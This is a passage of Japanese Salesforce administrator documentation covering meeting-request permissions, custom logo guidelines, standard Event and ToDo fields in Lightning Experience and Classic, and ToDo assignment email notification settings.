  [要請済みミーティング]サブタブは、デフォルトで表示されます。[新規ミーティング要請]ボタンをすべてのページレイアウトから削除する場合、ユーザがミーティングを要請できなくなるため、[要請済みミーティング] サブタブも削除することをお勧めします。
- Cloud Scheduler を使用して、パートナーユーザがミーティングを要請できるようにします。カスタムパートナーユーザプロファイルに適切なユーザ権限 (ページ 2202)があり、有効で、パートナーユーザに割り当てられている必要があります。

ユーザ権限要件

ユーザがミーティングを要請するには、「メールの送信」と「行動の編集」権限が必要です。これらの権限は、ほとんどの標準プロファイルで有効になっています。

ユーザに必要な権限がないと、次の問題が発生します。

- [活動予定] 関連リストに [新規ミーティング要請] ボタンを表示できない
- 要請したミーティングの編集、再スケジュール、キャンセルができない

項目レベルセキュリティの要件

ほとんどの場合、ユーザにミーティングの要請を許可するのに項目レベルセキュリティ設定を変更する必要はありません。ただし、Salesforce組織で特定のプロファイルについてデフォルトの項目レベルセキュリティ設定を変更した場合は、次の表を参照し、変更によってユーザがミーティングを要請できなくなるかどうかを確認します。

メモ: 権限セットと拡張プロファイルユーザインターフェースでは、設定の表示ラベルが元のプロファイルユーザインターフェースや項目をカスタマイズするための項目レベルのセキュリティページとは異なります。

オブジェクト	項目	必要な項目レベルセキュリティ設定		説明
		権限セットと拡張プロファイルユーザインターフェース	元のプロファイルユーザインターフェースおよび項目ページのカスタマイズ	
Event	名前	［参照］と［編集］	［参照可能］（［参照のみ］が選択されていない）	この項目を参照できない場合、[活動予定]関連リストには[新規ミーティング要請] ボタンが表示されず、ユーザが要請済みミーティングを変更 (確認または再スケジュール) または表示しようとすると「アクセス権がありません」というメッセージが表示されます。 この項目を参照できるが編集できない場合、[活動予定] 関連リストには [新規ミーティング要請] ボタンが表示されず、要請済みミーティングは参照のみとして表示されるため、ユーザはミーティングを確認または再スケジュールできません。
	説明	参照	参照可能	デフォルトでは、要請されたミーティングが確認されると、ミーティング主催者から最後に送信されたメッセージが新しい行動の［説明］項目に表示されます。 ただし、［説明］項目の項目レベルセキュリティが参照可能でない場合、後で項目レベルセキュリティを参照可能に設定しても［説明］項目に最後のメッセージは表示されません。

Salesforce Classic でのミーティング要請へのカスタムロゴの追加に関するガイドライン
ミーティング要請などのコミュニケーションで、カスタムロゴを表示できます。カスタムロゴ画像に関する次のガイドラインを使用してください。

関連トピック:

活動

Salesforce Classic でのミーティング要請へのカスタムロゴの追加に関するガイドライン

ミーティング要請などのコミュニケーションで、カスタムロゴを表示できます。カスタムロゴ画像に関する次のガイドラインを使用してください。

カスタムロゴは、次の場所に表示されます。

- ミーティングを要請するか、行動をスケジュールするときに招待者に送信するメール要求
- 招待者が都合のよいミーティング時間を選択するミーティング回答ページ
- 招待者が行動を承認または拒否する行動の回答ページ

カスタムロゴを使用するときは、次の点に注意してください。

- 画像は 20 KB 未満であり、ファイル形式は .gif、.jpeg、または .png である必要があります。
- 最良の結果を得るには、幅は 130 ピクセル未満、高さは 100 ピクセル未満、1 インチあたり 72 ピクセルの画像を使用します。自動サイズ調整により、一部のメールクライアントで大きい画像が正しく表示されない場合があります。
- ロゴを外部で参照できるようにするには、[ドキュメント] タブにロゴをアップロードします。

  メモ:

  - ロゴが共有ドキュメントフォルダにある場合、他のユーザはロゴを置き換えることができます。不要な変更を回避するため、システム管理者のみがアクセスできるフォルダを作成し、ロゴをこのフォルダにアップロードします。
  - [私の個人ドキュメント] フォルダに保存されているか [社外秘フラグ] とマークされたロゴは使用できません。

- ミーティング要請で使用されている場合、[ドキュメント] タブからカスタムロゴを削除することはできません。ロゴとして使用する別の画像を選択するか、ミーティング要請のカスタムロゴを表示するオプションの選択を解除します。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

活動設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce Classic での Cloud Scheduler のしくみ

行動の項目

行動レコードには、行動の詳細を追跡して記録するための標準項目があります。

Lightning Experience の行動の項目
Lightning Experience では、行動の詳細を追跡して記録するための次の標準項目を使用できます。
Salesforce Classic の行動の項目
Salesforce Classic では、行動の詳細を追跡して記録するための次の標準項目を使用できます。

Lightning Experience の行動の項目

Lightning Experience では、行動の詳細を追跡して記録するための次の標準項目を使用できます。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

項目	説明
通貨	活動内のすべての通貨金額項目のデフォルト通貨を示します。金額は活動通貨で表示されます。また、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。
終日の行動	このチェックボックスをオンにすると、ユーザは行動が終日継続することを指定します。
割り当て先	行動に割り当てられた所有者を示します。デフォルトでは、行動は作成者に割り当てられます。 行動の詳細ページまたはリストビューの［割り当て先］は行動の作成者を表します。ただし、行動の招待者が取引先責任者に関連する活動レポートを参照している場合、［割り当て済み］はその参照者を招待者として表します。 この項目は、Personal Edition では使用できません。
作成者	行動を作成したユーザ (作成日時を含む) を示します。参照のみ。
日付	行動の予定日を示します。この項目は、複数日の行動が無効になっている場合にのみ表示されます。
説明	行動の説明。データは最大32 KB です。
ディビジョン	活動が属するディビジョンを示します。この値は、関連付けられている取引先、リード、ケース、カスタムオブ

項目	説明
	ジェクト(存在する場合)から継承されます。存在しない場合、活動はグローバルディビジョンに属します。ディビジョンを使用してデータを分割している組織でのみ使用できます。
所要時間	終日よりも短い範囲の行動の長さ(時間と分)を表します。この項目は、複数日の行動が無効になっている場合にのみ表示されます。
メール	行動に関連付けられている取引先責任者またはリードのメールアドレスが含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が挿入されます。
終了	行動の終了予定日時を示します。この項目は、複数日の行動が有効になっている場合にのみ表示されます。
行動レコードタイプ	どの選択リスト値がそのレコードで使用可能かを決定する項目名が含まれます。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。
最終更新者	行動を最後に変更したユーザの名前、および変更日時が含まれます。参照のみ。
名前	行動に関連付けられている取引先責任者またはリードの名前が含まれます。組織で Shared Activities が有効化されている場合は、最大 50 件の取引先責任者を非定期的な行動に関連付けることができます。この項目は、取引先責任者およびリードに対する「参照」権限を持つユーザにのみ表示されます。取引先責任者を行動に関連付けると、Salesforce が行動を関連付ける取引先に影響を与える場合があります。［関連先］項目を参照してください。
場所	行動の場所を示します。
電話	行動に関連付けられている取引先責任者またはリードの電話番号が含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が挿入されます。
非公開	行動の所有者以外のユーザが、行動の所有者のカレンダーを表示した場合に、行動の詳細を表示できるかどうかを示します。ただし、「すべてのデータの参照」または「すべてのデータの編集」権限を持つユーザ

項目	説明
	は、レポートや検索、または他のユーザのカレンダーを参照したときに非公開の行動の詳細を参照できます。エクスポートされたデータファイルには常に非公開の行動が含まれます。招待者を含む行動と、他のユーザのカレンダーで追加または変更された行動は非公開にはできません。非公開の行動を他のレコードに関連付けることはできません。
公開	メモ: Summer '13 より前では、この項目は［セルフサービスに公開］と呼ばれていました。 このチェックボックスでは、過去の行動をセルフサービスポータルで表示するかどうかを指定できます。 メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。 組織でコミュニティが有効になっている場合、この項目の値により、行動をコミュニティの外部ユーザに表示するかどうかを指定します。外部ユーザが行動を所有している場合は、行動が公開とマークされているかどうかに関係なく、そのユーザにはコミュニティで行動が表示されます。 この項目は、デフォルトでは表示されません。Salesforce システム管理者は、この項目を公開できます。
関連先	行動が関連付けられているレコード (取引先、商談、カスタムオブジェクトなど) を表します。この項目は、ユーザが行動をリードではなく取引先責任者に関連付けた場合にのみ使用できます。レコードは、行動が関連付けられているレコードタイプに対する「参照」権限を持つユーザにのみ表示されます。 行動を取引先以外のオブジェクトに関連付ける場合、Salesforce は、行動の取引先を次のように判断します。 • ユーザが行動を取引先に属する商談、契約、カスタムエンティティに関連付ける場合、Salesforce は、そのオブジェクトの取引先を行動の取引先として使用します。 • ユーザが行動を他のオブジェクトと取引先責任者に関連付ける場合、Salesforce は、主取引先責任者の取引先を行動の取引先として使用します。

項目	説明
	• ユーザが［関連先］項目を空のままにした場合、Salesforce は取引先を行動に関連付けません。
予定の公開方法	別のユーザがカレンダーを参照した場合に行動がどのように表示されるか (予定あり、外出中、空き時間など) を決定します。
開始	行動の開始予定日時。この項目は、複数日の行動が有効になっている場合にのみ表示されます。
件名	行動の件名が含まれます。
時間	行動予定の開始時間を示します。この項目は、複数日の行動が無効になっている場合にのみ表示されます。
種類	メールやミーティングなど、行動の種別を示します。選択リストの値の最大文字数は 40 文字です。

Salesforce Classic の行動の項目

Salesforce Classic では、行動の詳細を追跡して記録するための次の標準項目を使用できます。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

招待者が関連する行動が使用できないエディション: **Personal** Edition

項目	説明
通貨	活動内のすべての通貨金額項目のデフォルト通貨を示します。金額は活動通貨で表示されます。また、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。
終日の行動	このチェックボックスをオンにすると、ユーザは行動が終日継続することを指定します。
割り当て先	行動に割り当てられた所有者を示します。デフォルトでは、行動は作成者に割り当てられます。 行動の詳細ページまたはリストビューの［割り当て先］は行動の作成者を表します。ただし、行動の招待者が取引先責任者に関連する活動レポートを参照している場合、［割り当て済み］はその参照者を招待者として表します。

項目	説明
	この項目は、Personal Edition では使用できません。
定期的な行動を作成	このチェックボックスをオンにすると、ユーザは一連の定期的な行動を設定できます。
作成者	行動を作成したユーザ(作成日時を含む)を示します。参照のみ。
日付	行動の予定日を示します。この項目は、複数日の行動が無効になっている場合にのみ表示されます。
説明	行動を説明するメモが含まれます。この項目には 32 KB までのデータを入力できます。
ディビジョン	活動が属するディビジョンを示します。この値は、関連付けられている取引先、リード、ケース、カスタムオブジェクト(存在する場合)から自動的に継承されます。存在しない場合、活動はグローバルディビジョンに属します。ディビジョンを使用してデータを分割している組織でのみ使用できます。
所要時間	終日よりも短い範囲の行動の長さ(時間と分)を表します。この項目は、複数日の行動が無効になっている場合にのみ表示されます。
メール	行動に関連付けられている取引先責任者またはリードのメールアドレスが含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が自動的に設定されます。
終了	行動の終了予定日時を示します。この項目は、複数日の行動が有効になっている場合にのみ表示されます。
行動レコードタイプ	どのような選択リスト値がそのレコードで使用可能かを決定する項目名が含まれます。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。
最終更新者	行動を最後に変更したユーザの名前、および変更日時が含まれます。参照のみ。
名前	行動に関連付けられている取引先責任者またはリードの名前が含まれます。組織で Shared Activities が有効化されている場合は、最大 50 件の取引先責任者を非定期的な行動に関連付けることができます。この項目は、取引先責任者およびリードに対する「参照」権限を持つユーザにのみ表示されます。取引先責任者を行

項目	説明
	動に関連付けると、Salesforceが行動を関連付ける取引先に影響を与える場合があります。［関連先］項目を参照してください。
場所	行動の場所を示します。
電話	行動に関連付けられている取引先責任者またはリードの電話番号が含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が自動的に設定されます。
非公開	行動の所有者以外のユーザが、行動の所有者のカレンダーを表示した場合に、行動の詳細を表示できるかどうかを示します。ただし、「すべてのデータの参照」または「すべてのデータの編集」権限を持つユーザは、レポートや検索、または他のユーザのカレンダーを参照したときに非公開行動の詳細を参照できます。エクスポートされたデータファイルには常に非公開の行動が含まれます。招待者を含む行動と、他のユーザのカレンダーで追加または変更された行動は非公開にはできません。非公開の行動を他のレコードに関連付けることはできません。
公開	メモ: Summer '13 より前では、この項目は［セルフサービスに公開］と呼ばれていました。 このチェックボックスは、過去の行動をセルフサービスポータルで表示するかどうかを指定します。 メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。 組織でコミュニティが有効になっている場合、この項目の値により、行動をコミュニティの外部ユーザに表示するかどうかを指定します。外部ユーザが行動を所有している場合は、行動が公開とマークされているかどうかに関係なく、そのユーザにはコミュニティで行動が表示されます。 この項目は、デフォルトでは表示されません。Salesforce システム管理者は、この項目を公開できます。
関連先	行動が関連付けられているレコード (取引先、商談、カスタムオブジェクトなど) を表します。この項目は、ユーザが行動をリードではなく取引先責任者に関連付

項目	説明
	けた場合にのみ使用できます。レコードは、行動が関連付けられているレコードタイプに対する「参照」権限を持つユーザにのみ表示されます。 行動を取引先以外のオブジェクトに関連付ける場合、Salesforce は、行動の取引先を次のように判断します。 • 行動を商談、契約、または取引先に属するカスタムエンティティに関連付けると、Salesforce はそのオブジェクトの取引先を行動の取引先として使用します。 • 行動を他の種別のオブジェクトに関連付け、その行動を取引先責任者にも関連付けると、Salesforce は主取引先責任者の取引先を行動の取引先として使用します。 • ［関連先］項目が空のままの場合、Salesforce では、取引先は行動に関連付けられません。
返答	省略可能な項目。行動に招待されたユーザが行動を承諾または拒否するときにメモを入力できるようにします。この項目は、Personal Edition では使用できません。
招待者を選択	最大 1,000 人のユーザ (招待者) およびリソースを行動に関連付けることができます。行動に招待する人またはリソースを検索すると、[選択可能] リストに最大 300 の結果が表示されます。
予定の公開方法	選択リスト。別のユーザがカレンダーを参照した場合に行動がどのように表示されるか(予定あり、外出中、空き時間など) を決定します。
開始	行動の開始予定日時。この項目は、複数日の行動が有効になっている場合にのみ表示されます。
件名	行動の件名 (「ミーティング」など) が含まれます。ユーザは、件名を入力するか、すでに定義されている件名のリストから選択することができます。
時間	行動予定の開始時間を示します。この項目は、複数日の行動が無効になっている場合にのみ表示されます。
種類	メールやミーティングなど、行動の種別を示します。選択リストの値の最大文字数は 40 文字です。

営業担当による ToDo の管理の支援

営業担当が作業を管理する方法を最適化します。Lightning Experience、Salesforce Classic、および Salesforce1 のオプションは異なります。

Lightning Experience で ToDo リストをカスタマイズする場合の考慮事項

コンパクトレイアウトを使用して、ToDo リストの項目の表示と順序をカスタマイズします。ただし、重要な ToDo 情報を含む特定の項目は、レイアウトから削除しても ToDo リストに残ります。たとえば、状況および期日の項目をコンパクトレイアウトから削除するとします。ToDo のチェックボックスおよび期日は ToDo のリストに引き続き表示されます。リストに表示されるの残りの項目は、コンパクトレイアウトに含まれる項目を反映します。

Lightning Experience での ToDo リストのカスタマイズのガイドライン

ToDo リストの横にあるアクションバーをカスタマイズするには、ToDo のページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションを使用します。

ToDo を閉じたり再度開いたりする場合の考慮事項

Salesforce Classic の ToDo の入力規則の処理方法は、Lightning Experience および Salesforce1 と異なります。

ToDo 割り当てのメール通知に関する考慮事項

[活動設定] の [ToDo 割り当て通知に関するユーザ制御を有効化] 設定が有効になっている場合は、ユーザの個人設定に [私に todo が割り当てられた場合にメール送信] オプションが表示されます。この設定とオプションはどちらもデフォルトで有効になっています。この設定を有効にした場合と無効にした場合では、ユーザへの影響が異なります。Salesforce 組織を移行する前に、この設定を無効にして過剰なメール通知を回避します。移行後に再度有効にできます。

ToDo の項目

ToDo レコードには、ToDo の詳細を追跡して記録するための標準項目があります。

Salesforce Classic でのメール追跡

HTML メールテンプレートを Salesforce Classic で使用する場合は、Salesforce でアウトバウンド HTML メールを完了した ToDo の種別として追跡できるようにします。このオプションを無効にすると、メール追跡情報が Salesforce で保存されなくなります。ただし、メール追跡レポートは [レポート] タブに残ります。メール統計情報をユーザに表示するには、[HTML メールの状況] 関連リストを関連するページレイアウトに追加します。

関連トピック:

ToDo のカスタマイズオプション

Lightning Experience で ToDo リストをカスタマイズする場合の考慮事項

コンパクトレイアウトを使用して、ToDo リストの項目の表示と順序をカスタマイズします。ただし、重要な ToDo 情報を含む特定の項目は、レイアウトから削除しても ToDo リストに残ります。たとえば、状況および期日の項目をコンパクトレイアウトから削除するとします。ToDo のチェックボックスおよび期日は ToDo のリストに引き続き表示されます。リストに表示されるの残りの項目は、コンパクトレイアウトに含まれる項目を反映します。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience での ToDo リストのカスタマイズのガイドライン

ToDo リストの横にあるアクションバーをカスタマイズするには、ToDo のページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションを使用します。

関連トピック:

- Lightning Experience の活動コンポーザと活動タイムラインの考慮事項

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ToDo を閉じたり再度開いたりする場合の考慮事項

Salesforce Classic の ToDo の入力規則の処理方法は、Lightning Experience および Salesforce1 と異なります。

Lightning Experience で ToDo を閉じたり再度開いたりする場合の考慮事項

ToDo の入力規則を作成している場合 (ToDo を閉じる前にユーザによるコメントの入力を要求するなど)、ToDo に対して複数の [完了] の状況を設定すると、ユーザは ToDo を再度開いたり閉じたりするときに状況を選択する必要があります。ToDo に対して複数の [進行中] の状況を設定していた場合、Lightning Experience では最後の [進行中] の状況が記憶されています。

Salesforce Classic で ToDo を閉じたり再度開いたりする場合の考慮事項

ToDo を閉じるための入力規則を作成している場合 (ユーザによるコメントの入力を要求するなど)、ユーザは、ToDo を閉じる前に ToDo の詳細ページを開いて編集する必要があります。同様に、ToDo に対して複数の [進行中] の状況を設定していた場合、ユーザは ToDo を再度開くときに ToDo を編集して状況を選択する必要があります。

Lightning Experience で ToDo を閉じたり再度開いたりする場合の考慮事項

ToDoの入力規則を作成している場合(ToDoを閉じる前にユーザによるコメントの入力を要求するなど)、ToDo に対して複数の [完了] の状況を設定すると、ユーザは ToDo を再度開いたり閉じたりするときに状況を選択する必要があります。ToDo に対して複数の [進行中] の状況を設定していた場合、Lightning Experience では最後の [進行中] の状況が記憶されています。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で ToDo を閉じたり再度開いたりする場合の考慮事項

ToDoを閉じるための入力規則を作成している場合(ユーザによるコメントの入力を要求するなど)、ユーザは、ToDoを閉じる前にToDoの詳細ページを開いて編集する必要があります。同様に、ToDo に対して複数の [進行中] の状況を設定していた場合、ユーザはToDoを再度開くときにToDoを編集して状況を選択する必要があります。

エディション

Lightning Experience で使用可能なエディション: Database.com Edition を除くすべてのエディション

ToDo 割り当てのメール通知に関する考慮事項

[活動設定]の[ToDo割り当て通知に関するユーザ制御を有効化]設定が有効になっている場合は、ユーザの個人設定に[私にtodoが割り当てられた場合にメール送信]オプションが表示されます。この設定とオプションはどちらもデフォルトで有効になっています。この設定を有効にした場合と無効にした場合では、ユーザへの影響が異なります。Salesforce 組織を移行する前に、この設定を無効にして過剰なメール通知を回避します。移行後に再度有効にできます。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

表 12 : [設定] でこの機能を有効および無効にした場合の影響

ユーザ種別	この機能を有効にした場合の影響	この機能を無効にした場合の影響
Salesforce1 ユーザ (コミュニティユーザを含む)	[私の設定] > [通知] に、[あなたにToDoを割り当て]チェックボックスが表示されます。	[私の設定] > [通知] に、[あなたにToDoを割り当て]チェックボックスが表示されません。
Lightning Experience ユーザ	Lightning Experience には、[私に todo が割り当てられた場合にメール送信] チェックボックスが表示されません。ただし、ユーザが Salesforce Classic でこのプションをオンにしている場合は、引き続きメール通知を受信します。	別のユーザが ToDo を割り当てると、どのユーザもメール通知を受信しません。
Salesforce Classic ユーザ (コミュニティユーザを含む)	• [ToDo を作成] ページに、[メール通知を送信] および [この設定を	• [ToDo を作成] ページに、[メール通知を送信] および [この設定を

ユーザ種別	この機能を有効にした場合の影響	この機能を無効にした場合の影響
	デフォルトにする]チェックボックスが表示されません。 • ユーザの個人設定の[アラーム&アラート]ページに、[私に todo が割り当てられた場合にメール送信]チェックボックスが表示され、デフォルトでオンになっています。	デフォルトにする]チェックボックスが表示され、チェックボックスがオンかどうかに応じてメール通知が送信されます。 • [私に todo が割り当てられた場合にメール送信]チェックボックスが表示されません。
パートナーポータルユーザ	• [ToDo を作成] ページに、[メール通知を送信] および [この設定をデフォルトにする]チェックボックスが表示されません。 • 他のユーザから ToDo が割り当てられるたびに、ユーザにメール通知が送信されます(パートナーポータルには、システム管理者またはユーザ用の設定ページがありません)。	[ToDo を作成] ページに、[メール通知を送信する]および[この設定をデフォルトにする] チェックボックスが表示され、チェックボックスがオンかどうかに応じてメール通知が送信されます。
ワークフロー ToDo ルールで生成された ToDo を割り当てられたユーザ	• ワークフロー ToDo の [新規 ToDo] ページに、[任命先へ通知] チェックボックスが表示されません。 • Winter '15 より前に Salesforce システム管理者が [任命先へ通知] チェックボックスをオンにしていた場合、ToDo を割り当てられたユーザがこのオプションを選択解除すれば通知を受信しません。	ワークフロー ToDo ルールに従って、ToDo を割り当てられたユーザにメール通知が送信されます。
API を使用して ToDo が割り当てられたユーザ	API を使用して、`triggerUserEmail` 値を設定します。デフォルトは false です。 • `triggerUserEmail` が true の場合は、個々のユーザの設定に従って通知が送信されます。 • `triggerUserEmail` が false の場合は、ToDo が割り当てられたときにメール通知が送信されません。	• `triggerUserEmail` が true の場合は、ToDo が割り当てられたときにすべてのユーザにメール通知が送信されます。 • `triggerUserEmail` が false の場合は、ToDo が割り当てられたときにメール通知が送信されません。

ユーザ種別	この機能を有効にした場合の影響	この機能を無効にした場合の影響
Apex を使用して ToDo が割り当てられたユーザ	Apexを使用して送信される通知は、要求ヘッダーのコンテキスト内で送信されます。	要求ヘッダー内の値がメール通知を送信するように設定されている場合は、ToDo が割り当てられたときにユーザにメール通知が送信されます。Apex は、ヘッダーを最初の行から最後の行まで順次処理します。要求ヘッダー内のステートメントで ToDo 通知が必要であることが示されている場合は、ヘッダーのそれ以降のステートメントに関係なく、メール通知が送信されます。

関連トピック:

- Salesforce Classic の活動アラーム
- Salesforce 環境のカスタマイズ

ToDo の項目

ToDo レコードには、ToDo の詳細を追跡して記録するための標準項目があります。

- Lightning Experience の ToDo の項目
  Lightning Experience では、ToDo の詳細を追跡して記録するための次の標準項目を使用できます。
- Salesforce Classic の ToDo の項目
  Salesforce Classic では、ToDo の詳細を追跡して記録するための次の標準項目を使用できます。

Lightning Experience の ToDo の項目

Lightning Experience では、ToDo の詳細を追跡して記録するための次の標準項目を使用できます。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

項目	説明
通貨	ToDoのすべての通貨金額項目のデフォルト通貨を示します。金額はToDo通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。
割り当て先	ToDoに割り当てられた所有者を示します。デフォルトで、ToDoは作成者に割

項目	説明
	り当てられます。この項目は、Personal Edition では使用できません。
通話時間	通話時間を秒単位で示します。Salesforce CRM Call Center を使用して通話に対応すると、この項目に情報が入力されます。
通話オブジェクト ID	サードパーティのテレフォニーシステムとの Salesforce コンピュータテレフォニーインテグレーション (CTI) 経由で Salesforce にログされた通話の ID を示します。この項目には通常、テレフォニーシステムに保存されている ID が自動入力されます。最大 255 文字です。
通話結果	「コールバックします」や「呼び出しに失敗しました」など、通話の結果を示します。最大 255 文字です。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
通話種別	通話種別 (着信、内線、発信) を示します。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
コメント	ToDo の説明が含まれます。データは最大 32 KB です。組織でスペルチェッカーが有効になっている場合は、ユーザがコンテンツをスペルをチェックできます。
作成者	ToDo を作成したユーザとその作成日時を示します。参照のみ。
ディビジョン	ToDo が属するディビジョンを示します。この値は、関連付けられている取引先、リード、ケース、カスタムオブジェクト (存在する場合) から継承されます。存在しない場合、ToDo はグローバルディビジョンに属します。ディビジョンを使用してデータを分割している組織でのみ使用できます。
期日	ToDo の期日を示します。
メール	ToDo に関連付けられている取引先責任者またはリードのメールアドレスが含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が挿入されます。
最終更新者	ToDo を最後に変更したユーザとその変更日時を示します。この項目は参照のみです。
名前	ToDo に関連付けられている取引先責任者またはリードの名前が含まれます。組織で Shared Activities が有効

項目	説明
	になっている場合は、ユーザが最大 50 件の取引先責任者を非定期的なToDoに関連付けることができます。この項目は、取引先責任者およびリードに対する「参照」権限を持つユーザにのみ表示されます。取引先責任者を ToDo に関連付けると、Salesforce が ToDo を関連付ける取引先に影響する場合があります。［関連先］項目を参照してください。
電話	ToDo に関連付けられている取引先責任者またはリードの電話番号が含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が挿入されます。
優先度	高、中、低など、ToDoの緊急度を示します。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
公開	メモ: Summer '13 より前では、この項目は［セルフサービスに公開］と呼ばれていました。 このチェックボックスをオンにすると、ユーザが、完了した ToDo をセルフサービスポータルに表示することを指定できます。 メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。 組織でコミュニティが有効になっている場合は、この項目で、コミュニティの外部ユーザに ToDo を表示するかどうかを指定します。外部ユーザが ToDo を所有している場合は、ToDo が公開とマークされているかどうかに関係なく、コミュニティでそのユーザにToDo が表示されます。 この項目は、デフォルトでは表示されません。Salesforce システム管理者は、この項目を表示できます。
関連先	取引先や商談など、ToDo を関連付けるレコードを示します。この項目は、ユーザが ToDo をリードではなく取引先責任者に関連付ける場合にのみ使用できます。このレコードは、ToDo を関連付けるレコードタイプに対する「参照」権限を持つユーザにのみ表示されます。

項目	説明
	ユーザが ToDo を取引先以外のオブジェクトに関連付ける場合、Salesforce は、ToDo の取引先を次のように判断します。 • ユーザが ToDo を取引先に属する商談、契約、カスタムエンティティに関連付ける場合、Salesforce は、そのオブジェクトの取引先を ToDo の取引先として使用します。 • ユーザが ToDo を他のオブジェクトと取引先責任者に関連付ける場合、Salesforce は、主取引先責任者の取引先を ToDo の取引先として使用します。 • ユーザが［関連先］項目を空のままにした場合、Salesforce は取引先を ToDo に関連付けません。
状況	「未開始」や「完了」など、ToDo の状況を示します。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
件名	ToDo の件名が含まれます。
ToDo レコードタイプ	どの選択リスト値がそのレコードで使用可能かを決定する項目名が含まれます。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。
種類	メールやミーティングなど、ToDo の種別を示します。選択リストの値の最大文字数は 40 文字です。

Salesforce Classic の ToDo の項目

Salesforce Classic では、ToDo の詳細を追跡して記録するための次の標準項目を使用できます。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

項目	説明
通貨	ToDo のすべての通貨金額項目のデフォルト通貨を示します。金額は ToDo 通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。
割り当て先	ToDo に割り当てられた所有者を示します。デフォルトで、ToDo は作成者に割

項目	説明
	り当てられます。この項目は、Personal Edition では使用できません。
通話時間	通話時間を秒単位で示します。Salesforce CRM Call Center を使用して通話に対応すると、この項目に情報が入力されます。
通話オブジェクト ID	サードパーティのテレフォニーシステムとの Salesforce コンピュータテレフォニーインテグレーション (CTI) 経由で Salesforce にログされた通話の ID を示します。この項目には通常、テレフォニーシステムに保存されている ID が自動入力されます。最大 255 文字です。
通話結果	「コールバックします」や「呼び出しに失敗しました」など、通話の結果を示します。最大 255 文字です。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
通話種別	通話種別 (着信、内線、発信) を示します。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
コメント	ToDo の説明が含まれます。データは最大 32 KB です。
定期的な ToDo を作成	このチェックボックスをオンにすると、ユーザは一連の定期的な ToDo を設定できます。このオプションを有効にした場合、定期的な ToDo はそれぞれ期日が異なるため、［期日］項目が無効になります。
作成者	ToDo を作成したユーザとその作成日時を示します。参照のみ。
ディビジョン	ToDo が属するディビジョンを示します。この値は、関連付けられている取引先、リード、ケース、カスタムオブジェクト (存在する場合) から継承されます。存在しない場合、ToDo はグローバルディビジョンに属します。ディビジョンを使用してデータを分割している組織でのみ使用できます。
期日	ToDo の期日を示します。
メール	ToDo に関連付けられている取引先責任者またはリードのメールアドレスが含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が挿入されます。
最終更新者	ToDo を最後に変更したユーザとその変更日時を示します。この項目は参照のみです。

項目	説明
名前	ToDo に関連付けられている取引先責任者またはリードの名前が含まれます。組織で Shared Activities が有効になっている場合は、ユーザが最大 50 件の取引先責任者を非定期的なToDoに関連付けることができます。この項目は、取引先責任者およびリードに対する「参照」権限を持つユーザにのみ表示されます。取引先責任者を ToDo に関連付けると、Salesforce が ToDo を関連付ける取引先に影響する場合があります。［関連先］項目を参照してください。
電話	ToDo に関連付けられている取引先責任者またはリードの電話番号が含まれます。この項目には、関連付けられている取引先責任者またはリードレコードの値が挿入されます。
優先度	高、中、低など、ToDoの緊急度を示します。Salesforce システム管理者は、選択リストの選択肢をカスタマイズできます。
公開	メモ: Summer '13 より前では、この項目は［セルフサービスに公開］と呼ばれていました。 このチェックボックスをオンにすると、ユーザが、完了した ToDo をセルフサービスポータルに表示することを指定できます。 メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。 組織でコミュニティが有効になっている場合は、この項目で、コミュニティの外部ユーザに ToDo を表示するかどうかを指定します。外部ユーザが ToDo を所有している場合は、ToDo が公開とマークされているかどうかに関係なく、コミュニティでそのユーザにToDo が表示されます。 この項目は、デフォルトでは表示されません。Salesforce システム管理者は、この項目を表示できます。
